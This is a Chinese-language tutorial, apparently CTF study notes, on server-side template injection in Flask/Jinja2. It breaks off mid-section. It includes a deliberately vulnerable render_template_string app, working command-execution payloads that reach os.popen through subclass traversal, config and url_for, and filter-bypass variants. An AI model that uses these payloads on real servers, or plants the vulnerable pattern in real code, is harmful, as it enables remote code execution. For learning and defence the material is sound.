
# SSTI模板注入


#### 概念:

SSTI是服务器端的模板注入。比如python中的flask、php的thinkphp、java的spring等框架一般都采用MVC的模式，用户的输入先进入Controller控制器，然后根据请求类型和请求的指令发送给对应Model业务模型进行业务逻辑判断，数据库存取，最后把结果返回给View视图层，经过模板渲染展示给用户。

就我理解而言，ssti模板注入跟sql注入比较类似，都是传入一个数据，然后页面上回显一个数据，举个python的jinja2的例子



我们在框中传入{{7\*7}}(为什么是7\*7我们待会再讲)，页面就会有回显



通过将前端传入的值传到后端，通过后端的一系列处理之后，将处理后的值传回页面中，也就是此时的49

#### SSTI漏洞原理

服务端接收攻击者的恶意输入以后，未经任何处理就将其作为 Web 应用模板内容的一部分，模板引擎在进行目标编译渲染的过程中，执行了攻击者插入的可以破坏模板的语句，从而达到攻击者的目的。

示例：

from flask import \*

from jinja2 import \*

app = Flask(\_\_name\_\_) #创建一个 Flask 应用实例。\_\_name\_\_ 是 Python 的一个特殊变量，表示当前模块的名称。Flask 需要这个参数来确定应用的根路径

@app.route("/myan") #使用装饰器 @app.route("/myan") 定义一个路由，表示当访问 /myan URL 时，将调用下面定义的 index() 函数

def index():


name = request.args.get('name','guest') #从请求的查询参数中获取 name 的值。如果没有提供 name 参数，默认值为 'guest'


html = '''<h3> Hello %s'''%name #创建一个 HTML 字符串，使用 % 运算符将 name 的值插入到字符串中。

return render\_template\_string(html)


if \_\_name\_\_ == "\_\_main\_\_":

app.run(debug=True)






{{}}在Jinja2中作为变量包裹标识符，Jinja2在渲染的时候会把{{}}包裹的内容当做变量解析替换。比如{{7\*7}}会被解析成49。因此才有了现在的模板注入漏洞。往往变量我们使用{{恶意代码}}。正因为{{}}包裹的东西会被解析，因此我们就可以实现类似于SQL注入的漏洞



#### 继承关系



假设classB内有一个eval函数，因此我们需要先找到classA的父类，然后通过object找到它的子类classB，最终利用eval函数，假如有一个如下代码

class A:pass


class B(A):pass

class C(B):pass

class D(B):pass

c=C()

print(c)



继承关系如上


在这个代码中，我们所处的类名为C


\_\_class\_\_:查看当前类


\_\_base\_\_:查看上一类


\_\_mro\_\_:查看所有类

\_\_subclasses\_\_():查看当前类的所有子类














假如我要调用D类该怎么做呢，首先调用B类



再查看B类下的所有子类



再调用D类



#### 魔术方法


在之前的payload里面我们用了

{{''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()[156].\_\_init\_\_.\_\_globals\_\_['popen']('echo 1').read()}}


这一串payload，那么首先，’’是什么意思呢？

简单来说，就是类似print(c.\_\_class\_\_.\_\_mro\_\_[1].\_\_subclasses\_\_()[1])


中的c，也就是从’’类开始




这也就代表从str类开始



这个是tuple类



Dict类



List类

这几类用法都大差不差，当出现过滤的时候就可以用其他的代替，假如过滤了单引号，就可以用双引号绕过

[156]为os.\_wrap\_close，[156]的找法.......

\_\_init\_\_:类的初始化

\_\_globals\_\_:返回当前类方法中的全局变量字典

#### 利用方法

常用注入模块：

1. 文件读取
2. 内建函数eval执行命令
3. os模块执行命令
4. importlib类执行命令
5. linecache函数执行命令
6. subprocess.Popen类执行命令

这些利用方法比较多，接下来我主要以os模块执行命令

为主进行讲解

首先，使用这条命令

?name={{self.\_\_dict\_\_.\_TemplateReference\_\_context.keys()}}

这条命令可以查看当前类有哪些函数和对象



在这个里面，lipsum函数、url\_for函数、get\_flashed\_messages函数里面都是有os模块的，

而config，request，joiner就是它的内置对象

这些函数贺对象有利于后续的利用，比如可以通过config，调用os

code={{config.\_\_class\_\_.\_\_init\_\_.\_\_globals\_\_['os'].popen('ls').read()}}

通过url\_for调用os

code={{url\_for.\_\_globals\_\_.os.popen('ls').read()}}

因为这个里面的函数太多，一个一个讲肯定是讲不完，当在ctf中遇到ssti的题目时就可以去网上查一查可利用的函数

### Waf绕过

**双大括号过滤**

当双大括号被过滤的时候，就可以用{%%}进行绕过

{% %} 是属于flask的控制语句,且以{% end... %}结尾可以通过在控制语句定义变量或者写循环，判断。

首先，判断语句是否执行


{% if 2>1 %}123{%endif%}



从代码中看出，如果if语句成立，那么输出123


通过这个我们就可以判断我们输入的payload是否成立，例如

{% if ‘’.\_\_class\_\_ %}123{%endif%}




因为回显了123，所以这个payload是成立的

{% if ''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()[156].\_\_init\_\_.\_\_globals\_\_['popen']('ls')%}123{%endif%}



虽然payload是执行了，但是我们真正想要的并不是看有没有回显123，而是看回显内容，我们就需要将if改为print（）即可

{%print(''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()[156].\_\_init\_\_.\_\_globals\_\_['popen']('echo 1').read())%}

**中括号过滤：**

\_\_getitem\_\_()魔术方法

getitem()是python的一个魔法方法，

对字典使用时,传入字符串,返回字典相应键所对应的值,

当对列表使用时,传入整数返回列表对应索引的值。

绕过中括号就得用到这个魔术方法

原始payload：

code={{''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()[133].\_\_init\_\_.\_\_globals\_\_['popen']('ls').read()}}

修改后的payload：

code={{''.\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_().\_\_getitem\_\_(133).\_\_init\_\_.\_\_globals\_\_.\_\_getitem\_\_('popen')('ls').read()}}

**单双引号过滤**

request

request在flask中可以访问基于 HTTP 请求传递的所有信息

此request并非python的函数，而是在flask内部的函数

关于request的用法呢主要如下



以request.args.key为例

原payload：

{{().\_\_class\_\_.\_\_base\_\_.\_\_subclasses\_\_()[133].\_\_init\_\_.\_\_globals\_\_['popen']('ls').read()}}

修改后payload：

Get内容：

